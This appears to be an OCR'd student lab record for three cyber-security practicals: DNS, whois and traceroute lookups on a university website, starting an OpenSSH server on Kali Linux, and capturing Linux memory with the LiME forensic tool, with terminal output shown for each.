
IMPLEMENTATION

Nslookup:




```
┌──(kalichanga㉿kalichanga)-[~]
└─$ nslookup www.charusat.ac.in
Server:         192.168.0.1
Address:        192.168.0.1#53

Non-authoritative answer:
Name:   www.charusat.ac.in
Address: 185.151.30.139
Name:   www.charusat.ac.in
Address: 2a07:7800::139
```

Whois:



```
┌──(kalichanga㉿kalichanga)-[~]
└─$ whois 185.151.30.139
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

% Note: this output has been filtered.
%       To receive output for a database update, use the "-B" flag.

% Information related to '185.151.30.0 - 185.151.30.255'

% Abuse contact for '185.151.30.0 - 185.151.30.255' is 'abuse@20i.com'

inetnum:        185.151.30.0 - 185.151.30.255
netname:        CDN
descr:          Cloud Platform
country:        GB
admin-c:        HI825-RIPE
tech-c:         HI825-RIPE
status:         ASSIGNED PA
mnt-by:         MNT-20i
created:        2018-09-19T13:27:19Z
last-modified:  2020-07-27T11:58:38Z
source:         RIPE

role:           Hosting Infrastructure
address:        Hawthorn House
admin-c:        AR36293-RIPE
nic-hdl:        HI825-RIPE
mnt-by:         MNT-20i
created:        2020-07-27T11:58:11Z
last-modified:  2020-07-27T11:59:21Z
source:         RIPE # Filtered

% Information related to '185.151.30.0/24AS48254'

route:          185.151.30.0/24
origin:         AS48254
mnt-by:         MNT-20i
created:        2018-09-20T12:52:20Z
last-modified:  2018-09-21T09:16:52Z
source:         RIPE

% This query was served by the RIPE Database Query Service version 1.103 (ANGUS)
```

Tracert:



```
C:\Users\Parth Patel>tracert www.charusat.ac.in

Tracing route to www.charusat.ac.in [185.151.30.139]
over a maximum of 30 hops:

  1     2 ms     1 ms     1 ms  192.168.0.1
  2    70 ms    14 ms    18 ms  100.67.0.1
  3    24 ms    17 ms    26 ms  vad-core01.youbroadband.in [203.187.193.1]
  4    29 ms    16 ms    14 ms  118.185.43.222
  5    61 ms    22 ms    23 ms  182.19.106.200
  6   169 ms   166 ms   191 ms  ae11-100-xcr1.mar.cw.net [213.185.219.53]
  7   136 ms   118 ms   123 ms  4.68.111.209
  8   140 ms   138 ms   137 ms  ae3.3202.edge3.London15.level3.net [4.69.143.246]
  9   139 ms   136 ms   138 ms  lon-tel-01gw.voxility.net [217.163.113.54]
 10   136 ms   145 ms   139 ms  lon-tel-02c.voxility.com [185.242.206.2]
 11   196 ms   191 ms   194 ms  212.119.4.229
 12   154 ms   455 ms   149 ms  et1-1-1-cr1-lon-rdg.as48254.net [185.146.164.19]
 13   146 ms   140 ms   142 ms  185-151-30-139.ptr4.stackcp.net [185.151.30.139]

Trace complete.
```


CONCLUSION: In this practical, we used different tools and frameworks to gather information of websites.

PRACTICAL-9

AIM: Create a remote connection using open SSH


IMPLEMENTATION

- Firstly, check for the services available.




```
root@kali:~# service --status-all
 [ + ]  apache-htcacheclean
 [ - ]  apache2
 [ + ]  arpwatch
 [ - ]  atftpd
 [ - ]  avahi-daemon
 [ - ]  beef-xss
 [ + ]  binfmt-support
 [ - ]  bluetooth
 [ - ]  bootlogs
 [ - ]  bootmisc.sh
 [ - ]  checkfs.sh
 [ - ]  checkroot-bootclean.sh
 [ - ]  checkroot.sh
 [ - ]  clamav-daemon
 [ - ]  clamav-freshclam
 [ - ]  console-setup.sh
```

- Then, install openssh-server




```
root@kali:~# apt-get install openssh-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
openssh-server is already the newest version (1:7.3p1-1).
The following packages were automatically installed and are no longer required:
  espeak-data libespeak1 libsonic0
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 497 not upgraded.
```

- Start the ssh service and server




```
root@kali:~# service ssh start
root@kali:~# service ssh statut
[info] Usage: /etc/init.d/ssh {start|stop|reload|force-reload|restart|try-restar
t|status}.
```

- Check for the service status



```
Reading state information... Done
openssh-server is already the newest version (1:7.3p1-1).
The following packages were automatically installed and are no longer required:
  espeak-data libespeak1 libsonic0
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 497 not upgraded.
root@kali:~# service ssh start
root@kali:~# service ssh statut
[info] Usage: /etc/init.d/ssh {start|stop|reload|force-reload|restart|try-restar
t|status}.
root@kali:~# service ssh status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: disa
   Active: active (running) since aca 2016-12-11 18:19:09 UTC; 42min ago
 Main PID: 856 (sshd)
   CGroup: /system.slice/ssh.service
           └─856 /usr/sbin/sshd -D

kax 11 18:19:09 kali systemd[1]: Starting OpenBSD Secure Shell server...
kax 11 18:19:09 kali sshd[856]: Server listening on 0.0.0.0 port 22.
kax 11 18:19:09 kali sshd[856]: Server listening on :: port 22.
kax 11 18:19:09 kali systemd[1]: Started OpenBSD Secure Shell server.
kax 11 19:00:49 kali systemd[1]: Started OpenBSD Secure Shell server.
```

- Navigate to ssh folder to check the details of the connection



```
root@kali:/etc/ssh# cd /etc/ssh
root@kali:/etc/ssh# ls
moduli            ssh_host_dsa_key.pub    ssh_host_ed25519_key.pub
ssh_config        ssh_host_ecdsa_key      ssh_host_rsa_key
sshd_config       ssh_host_ecdsa_key.pub  ssh_host_rsa_key.pub
ssh_host_dsa_key  ssh_host_ed25519_key
```


Conclusion: In this practical, we learnt to establish remote openssh connection.

PRACTICAL-10

AIM: Perform Live / Memory Analysis on a Linux OS and prepare a detailed report.


IMPLEMENTATION

- Step 1: Download from https://github.com/504ensicsLabs/LiME




```
kali@kali:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
kali@kali:~$ git --version
git version 2.26.2
kali@kali:~$ git clone https://github.com/504ensicsLabs/LiME.git
Cloning into 'LiME'...
remote: Enumerating objects: 31, done.
remote: Counting objects: 100% (31/31), done.
remote: Compressing objects: 100% (24/24), done.
remote: Total 323 (delta 12), reused 19 (delta 7), pack-reused 292
Receiving objects: 100% (323/323), 1.61 MiB | 71.00 KiB/s, done.
Resolving deltas: 100% (163/163), done.
```

- Step 2: Now go to src folder in LiME and view the contents.




```
kali@kali:~/Downloads$ cd LiME/
kali@kali:~/Downloads/LiME$ ls
doc  LICENSE  README.md  src
kali@kali:~/Downloads/LiME$ cd src
kali@kali:~/Downloads/LiME/src$ ls
deflate.c  disk.c  hash.c  lime.h  main.c  Makefile  Makefile.sample  tcp.c
```

- Step 3: Now run the make command to compile it.




```
kali@kali:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
kali@kali:~$ git --version
git version 2.26.2
kali@kali:~$ git clone https://github.com/504ensicsLabs/LiME.git
Cloning into 'LiME'...
remote: Enumerating objects: 31, done.
remote: Counting objects: 100% (31/31), done.
remote: Compressing objects: 100% (24/24), done.
remote: Total 323 (delta 12), reused 19 (delta 7), pack-reused 292
Receiving objects: 100% (323/323), 1.61 MiB | 71.00 KiB/s, done.
Resolving deltas: 100% (163/163), done.
kali@kali:~$ ls
Desktop  Documents  Downloads  LiME  Music  Pictures  Public  Templates  Videos
kali@kali:~$ cd LiME/
kali@kali:~/LiME$ ls
doc  LICENSE  README.md  src
kali@kali:~/LiME$ cd src
kali@kali:~/LiME/src$ ls
deflate.c  disk.c  hash.c  lime.h  main.c  Makefile  Makefile.sample  tcp.c
```

Step 4: Run the command “sudo insmod ./lime-5.5.0-kali2-amd64.ko “path= ../Linux64.mem format=raw”



```
kali@kali:~/LiME/src$ sudo insmod ./lime-5.5.0-kali2-amd64.ko "path=../Linux64.mem format=raw"
[sudo] password for kali:
```

Step 5: Creating a hash value for the memory image i.e., of Linux64.mem.



Conclusion: In this practical, we learnt to perform live analysis of memory in linux.